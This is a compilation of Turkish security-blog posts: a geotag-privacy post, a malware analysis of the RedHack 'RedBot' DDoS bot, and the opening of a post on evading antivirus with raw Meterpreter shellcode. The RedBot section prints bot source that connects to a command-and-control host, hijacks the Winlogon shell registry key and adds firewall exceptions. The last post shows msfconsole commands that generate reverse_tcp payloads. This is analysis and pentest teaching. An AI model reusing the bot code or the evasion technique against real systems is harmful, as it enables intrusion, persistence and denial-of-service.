
çekilen fotoğraflara üst veri (metadata) olarak Exchangeable Image dosya biçiminde (EXIF) veya Extensible Metadata Platform (XMP) biçiminde eklenmektedir. Bu bilgiler, fotoğraf makinesi tarafından çekilen fotoğraflara vurulan ve gözle görülebilir olan zaman damgasından farklı olarak gözle görülmemektedir bu nedenle bu bilgileri görüntüleyebilmek için çeşitli araçlardan faydalанılmaktadır.

Her ne kadar bu bilgiler son kullanıcıların güvenliği için risk teşkil etse de suçluların yakalanmasında önemli rol oynayabilir. ABD'nin güneydoğusunda yer alan Alabama eyaletine ait kamu güvenliği daire başkanlığı web sitesini (dps.alabama.gov) 9 Şubat 2012 tarihinde hackleyen CabinCr3w hacking grubu üyesi ve Anonymous grubu destekçisi olan w0rmer rumuzlu bilgisayar korsanı, sitenin içeriğine kendi hazırladığı metni ve kız arkadaşının iPhone ile çekilmiş bikinili resmini ekleyerek FBI ajanlarının kendisini yakalamasını sağlamıştır. Nasıl sağlandığından kısaca bahsedecek olursam;


iOS'da Konum Hizmeti varsayılan (Location Services) olarak açık olarak gelmekte ve çekilen fotoğraflara Geotag bilgisi otomatik olarak eklenmektedir.



EXIF verisi, Firefox eklentisi olan [Exif Viewer](#) gibi gibi çeşitli araçlarla incelenebilmektedir. Exif Viewer eklentisi sayesinde görüntülenen fotoğrafa sağ tuş yapılarak View Image EXIF Data ile ıglılı veri görüntülenebilmektedir.



Bu eklenti, GPS enlem ve boylam bilgilerinin Google Haritalar üzerinden görüntülenmesine de imkan tanımaktadır.



Konum bilgilerinden bu evin w0rmer'in kız arkadaşına ait olduğunu tespit eden FBI ajanları, 20 Mart 2012 tarihinde bu eve baskın yaparak w0rmer rumuzlu bilgisayar korsanına tutuklamışlardır. Ancak çoğunlukla Geotag bilgisi kötü niyetli kişiler tarafından kullanıldığı için özellikle akıllı telefon kullanıcıları için bu bilgileri paylaşmamaları önerilmektedir. Bunun için yapılması gerekenler;

Android kullanıcı iseniz;

Kamera uygulamasını çalıştırdıktan sonra menüden Settings menüsüne girin ve Geotagging veya Location Storage özelliğini devre dışı bırakın.

iPhone (iOs) kullanıcısı iseniz;

Settings > Privacy > Location Services menüsü altında Camera'yi off konumuna getirin.

Location Services**ON**

Location Services uses GPS along with crowd-sourced Wi-Fi hotspot and cell tower locations to determine your approximate location.

**Camera****ON****Maps****ON****Siri****ON****Weather****ON****Find My iPhone**

On >

➤ A purple location services icon will

Blackberry kullanıcısı iseniz;

Kamera simgesine basın daha sonra Menü butonuna ardından Options menüsüne girin ve son olarak Geotagging özelliğini Disabled yaparak devre dışı bırakın.

Geotag'lı resimlerinden bu bilgileri silmek için ise iPhone için [deGeo](#) uygulamasını, Android için ise [Pixelgarde](#) uygulamasını kullanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

RedBot Analizi

Source: <https://www.mertsarica.com/redbot-analizi/>

By M.S on September 2nd, 2012




Anonymous grubu, 2010 yılından bu yana gerçekleştirmiş olduğu DDOS (dağıtık hizmet dışı bırakma saldırısı) saldırılarında açık kaynak kodlu [Low Orbit Ion Cannon \(LOIC\)](#) aracından ve 2012 yılından bu yana gerçekleştirdiği saldırıarda ise High Orbit Ion Cannon (HOIC) aracından faydalananmaktadır. Tek başına DOS (hizmet dışı bırakma saldırısı) saldırısı gerçekleştirebilen bu araçlar birden fazla kişinin aynı anda aynı hedefe saldırıcı gerçekleştirmesi ile DDOS saldırısı gerçekleştirebilmektedir.

Basından sıkça duymuş olduğunuz bilgisayar korsanları X sitesini hackledi şeklinde yapılan haberlerin çoğu yanlış olarak ifade edilmektedir çünkü gerçekleştirilen siber saldırıların büyük bir oranı DDOS saldırıları ile gerçekleştirilmekte, hedef siteye/sisteme erişimler engellenmekteidir. X sitesi hacklendi diyebilmek için siteye/sisteme ve sitede/sistemde yer alan verilere yetkisiz erişimin sağlanması gerekmektedir. (Basın mensuplarına duyurulur!)

Bu grubun saldırılarına destek vermek amacıyla dağıtılan ve destekçiler tarafından sistemlerinde çalıştırılan bu araçlardan LOIC ve türevleri, araç ile tanımlı gelen IRC sunuculara bağlanarak saldırıyı gerçekleştiren gruplar tarafından yönetilen kanallara/odalara

giriş yapmakta ve uzaktan saldırısı komutu almasını sağlamaktadır. HOIC ve türevleri ise saldırının öncesi dağıtılan booster denilen betiklerin (script) araca yüklenmesi ve saldırısı komutunun kullanıcı tarafından verilmesi ile gerçekleştirilebilmektedir. LOIC aracı ile UDP, TCP ve HTTP protokollerine yönelik DDOS saldıruları gerçekleştirilebilirken HOIC ile sadece HTTP protokolüne yönelik saldırular gerçekleştirilmektedir. HOIC aracı ile gerçekleştirilen HTTP protokolüne yönelik saldırular, LOIC aracına kıyasla imza tabanlı sistemleri atlatmaya yönelik özellikleri olması (rastgele üretilen HTTP başlıklar gibi) nedeniyle daha etkilidir.




Geçtiğimiz günlerde bir arkadaşım, Twitter hesapları üzerinden son aylarda gerçekleştirdiği siber saldırular ile adından sıkça söz ettiren RedHack grubunun DDOS saldırularına destek vermek amacıyla RedBot adında benzer bir aracın yayınından ileterek analiz etmemi rica etti ve ben de vakit kaybetmeden işe koyuldu.


RedBot.rar dosyası içinde yer alan metin dosyasına göz attığında aracın yukarıda bahsettiğim diğer araçlar ile aynı amaca hizmet ettiğini anlaşılmıştı.

RedBot Redhack grubunun Saldırılarını Bilgisayarınız Üzerinden Yünlendiren Bir aracı yazılımdır.
Bilgisayarınız İçin virus vb. Yazılımlar Taşımaz Bilgisayarınız Sanal bir Saldırı Ağına dahil Eder.
Amacı Daha Fazla Bilgisayarı Kullanarak Etkili Saldırılar Gerçekleştirmektir.
Birkez Çalıştırmanız Yeterlidir.
Daha Sonra Saldırı Oldugunda Kendiliğinden Çalışacaktır.

RedBot aracını (RedBot.exe - SHA256: c30240d550d2c86b0f0b71dcc0eed36ad5134c9ce630ca94d2137fb38f2ec2d) çalıştırıldığında mswinsck.ocx dosyasının sistemde bulunmamasından ötürü hata vererek çalışmayı reddetti. Ardından ilgili dosyayı sisteme kopyalayıp çalıştırıldıktan sonra arka planda RedBot.exe adı altında çalışmaya başladığını ve Wireshark aracı ile yarattığı trafiği izlediğimde ise iki farklı DNS sorusuna ait kayıt yaratması dikkatimi çekti, v.kizilhack.org (bir soru) ve igmooky.no-ip.org (onlarca soru)



[Microsoft Sysinternals](#)'in [Process Explorer](#) aracı ile RedBot aracında tespit edilen dizileri (string) incelediğim zaman aracın geliştirildiği klasör bilgisinden asılnda bu aracın Visual Basic ile 2007 yılında geliştirilmiş olan Double DDOS aracının modifiye edilmiş hali olduğunu gördüm.



Double DDOS aracının kaynak kodunu incelediğimde ise RedBot ile bu aracın hemen hemen aynı olduğunu sadece kaynak kodunun iki farklı yerinde bulunan igmooky.no-ip.org adresinden sadece bir tanesinin v.kizilhack.org olarak değiştirildiğini, diğerinin unutulduğunu bu nedenle belirli zaman aralıklarında saldırı komutu almak için v.kizilhack.org adresine 3003. bağlantı noktasından (port) bağlanması gerekliden öne tanımlı olan ve geçerli olmayan igmooky.no-ip.org adresine 3003. bağlantı noktasından bağlanmaya çalıştığını gördüm.

The screenshot shows the Microsoft Visual Studio IDE interface. The main window displays assembly code for a file named 'Form1.frm'. The code includes several subroutines like 'apchsocket_SendComplete', 'Form_Initialize', and 'Form_Load'. The assembly code references Windows API functions such as 'GetSetting', 'SaveSettingString', and 'Connect'. The Solution Explorer on the right shows a single project named 'Solution1'.

```
With pckt
    apchsocket(Index).Close
    apchsocket(Index).Connect .Ip, .Prt
End With
End Sub

Private Sub apchsocket_SendComplete(Index As Integer)
On Error Resume Next
With pckt
    apchsocket(Index).Close
    apchsocket(Index).Connect .Ip, .Prt
End With
End Sub

Private Sub Form_Initialize()
On Error Resume Next
App.TaskVisible = False
Me.Visible = False
App.Title = ""
Me.Caption = ""
exeopen = GetSetting("myapp", "Setting", "Setting")
If exeopen = 0 Then
    exeopen = 1
    SaveSetting "myapp", "Setting", "Setting", exeopen
End If
With Winsock1
    .Close
    .Connect "sigmooky.no-ip.org", 3003 'GetSetting("win32b", "Software", "address"), CInt(GetSetting("win32b", "Software", "port"))
End With
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", "Shell", "Explorer.exe C:\WINDOWS\winlogon.exe")
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications>List", "C"
End Sub

Private Sub Form_Load()
```

Buna ilave olarak aracın çalıştırıldıktan sonra kayıt defteri (registry) üzerinde değişiklikler yaparak kendisini Windows Güvenlik Duvarı'nın (Firewall) istisna (exception) listesine ekleyerek ilgili adreslere bağlanması, sistem yeniden başlatıldıkten sonra tekrar çalışabilmesi için C:\WINDOWS\winlogon.exe satırını HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT \CurrentVersion\Winlogon anahtarına eklediğini ve aracın kendisini winlogon.exe adı altında Windows klasörü altına kopyalamadığı için sistem yeniden başlatıldıkten sonra çalışmamadığını gördüm.

```
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", "Shell", "Explorer.exe C:\WINDOWS\winlogon.exe")
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications>List", "C
```

Kaynak kodu sayesinde ileri seviye analize ihtiyaç duymadan elde ettiğim bilgiler sonucunda aracın eski, düzgün yapılandırılmamış olması ve temel düzeyde tek tip UDP, TCP, ICMP ve HTTP saldıruları gerçekleştirmesi nedeniyle tespit edilmesinin ve engellenmesinin Anonymous grubu tarafından kullanılan LOIC ve HOIC araçlarına kıyasla daha kolay olduğunu ve aracın saldırı komutu almak dışında başka bir amaca (dosya sistemine erişim, başka zararlı dosyalar indirme gibi) hizmet etmediğini söyleyebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: An itibariyle RedBot aracını 42 Antivirüs yazılımından sadece 16 tanesi tanıyalımaktadır. VirusTotal raporuna [buradan](#) ulaşabilirsiniz.

Birdirbir

Source: <https://www.mertsarica.com/birdirbir/>

By M.S on August 4th, 2012



Penetrasyon (sızma) testi gerçekleştirenlerin çoğu hem sunduğu sayısız imkanlar, hem açık kaynak kodlu olması ve hem de ücretsiz olması nedeniyle Metasploit istismar aracını kullanmayı tercih etmektedirler. Metasploit'in en beğenilen özelliklerinden biri şüphesiz barındırmış olduğu Meterpreter aracıdır. Meterpreter, tamamen istismar edilen hedef işlemin (process) içinde yani hafızada çalışabilen, hedef sistemin diski ile herhangi bir etkileşimde bulunmadığı için de standart antivirüs yazılımları tarafından yakalanmayan, desteklediği modüller sayesinde hedef sisteme erişim sağlayıcı bir araçtır.


Zaman içinde Meterpreter'in bu denli güçlü, sinsi olması, Antivirüs üreticilerinin de gözünden kaçmamış ve çoğu üretici Meterpreter'in yürütülebilir programının tespit edilebilmesi için imza veritabanlarını güncellemek zorunda kalmışlardır. Durum böyle olunca da yürütülebilir Meterpreter programı ile hedef sisteme sızmaya çalışan pentesterler için Meterpreter'in Antivirüs yazılımları tarafından tespit edilmemesi büyük önem arz etmiştir ve penetrasyon testlerinde çeşitli kodlama (encode) [yöntemleri](#) ile oluşturulan Meterpreter'in kullanımı zorunlu hale gelmiştir. Kodlama yöntemleri Antivirüs yazılımları tarafından tanındığı için bu yöntemi tanıyan, sezgisel tanıma

yöntemi kullanan Antivirüs yazılımları kodlanmış Meterpreter'i tanıymasa da programın kodlanmış olduğunu tespit ettiğin için alarm üretebilmektedir.

Meterpreter, hem kabuk kodunu (shellcode) içeren yürütülebilir program (executable) olarak hem de istismar aracının (exploit) ham (raw) kabuk kodu olarak üretilebilmekte ve kullanabilmektedir. Tek fark, ham olarak üretilmesi (generate -t raw) durumunda bunu çalıştıracak ilave bir programa ihtiyaç duymaktadır. Aslında işi yapan kod, ham koddur (payload/shellcode) ve sisteme sizılma kısmında en kilit noktadır. Fakat mantığını anlayamadığım bir nedenden ötürü Antivirüs geliştiricileri ([41 taneden 5 tanesi hariç](#)) yürütülebilir program için imza oluşturmuştur. Durum böyle olunca da sistemde çalışan ve internetten indirdiği ham kodu (örnek: meterpreter reverse tcp kodu) indirip hedef işleme (process) enjekte (code injection) eden [Code Injection](#) gibi bir araç, Meterpreter'in Metasploit ile haberleşmesini herhangi bir kodlama (encode) yöntemi kullanmadan sağlayabilmektedir.

Teoride güzel de pratikte nasıl oluyor diye soracak olursanız;

Öncelikle Metasploit ile hem ham hem de yürütülebilir program olarak Meterpreter oluşturalım.



The screenshot shows the Metasploit Framework's Development Console window. The window title is "Development - Metasploit Console". The menu bar includes File, Edit, View, and Help. The toolbar contains icons for file operations like Open, Save, and Help. The main pane displays the following text:

```
msf Development - Metasploit Console
File Edit View Help
[Open|Save|Exit] [Help|About]
#####
##      ##      ##
#[ metasploit v4.1.1-release [core:4.1 api:1.0]
+ -- --=[ 754 exploits - 394 auxiliary - 104 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
=[ svn r14091 updated 281 days ago (2011.10.27)

Warning: This copy of the Metasploit Framework was last updated 281 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.201.131
LHOST => 192.168.201.131
msf payload(reverse_tcp) > set EXITFUNC thread
EXITFUNC => thread
msf payload(reverse_tcp) > generate -f msf_rev.bin -t raw
[*] Writing 290 bytes to msf_rev.bin...
msf payload(reverse_tcp) > generate -f msf_rev.exe -t exe
[*] Writing 73802 bytes to msf_rev.exe...
msf payload(reverse_tcp) > 
```

The bottom status bar says "Ready" and "25x80".

Ardından ham halini VirusTotal sitesine yükleyelim. (Rapora [buradan](#) ulaşabilirsiniz.) 41 Antivirüs yazılımından sadece 5 tanesi (AVG, Avast, Symantec, McAfee GW Edition, GData) kodlanmamış (encode) Meterpreter'i tespit edebilmektedir.

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

File Edit View Favorites Tools Help

Favorites Suggested Sites Web Slice Gallery

Antivirus scan for at UTC - Vi... Antivirus scan for at UTC... x

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virustotal

SHA256: 48e0913bc0cdbe8ca80c06ece80f85742e6447fa0ebc1c59b10e6b66cd94355e

File name: msf_rev.bin

Detection ratio: 5 / 41

Analysis date: 2012-08-03 06:07:19 UTC (0 dakika ago)

More details

Antivirus	Result	Update
AhnLab-V3	-	20120802
AntiVir	-	20120803
Antiy-AVL	-	20120803
Avast	Win32:Hijack-GL [Trj]	20120802
AVG	Win32/Patched IA	20120802
BitDefender	-	20120803

Internet 100%

Ardından yürütülebilir program (executable) halini VirusTotal sitesine yükleyelim. (Rapora [buradan](#) ulaşabilirsiniz. 41 Antivirüs yazılımından sadece 32 tanesi kodlanmamış (encode) Meterpreter'i tespit edebilmektedir.

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

File Edit View Favorites Tools Help

Favorites Suggested Sites Web Slice Gallery

Antivirus scan for at UTC... x Antivirus scan for at UTC - Vi...

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virustotal

SHA256: c12def0684e9acc2448c1f26e9fd0c63bb2a63e70a9a5d63ea763244a52df85a

File name: msf_rev.exe

Detection ratio: 32 / 41

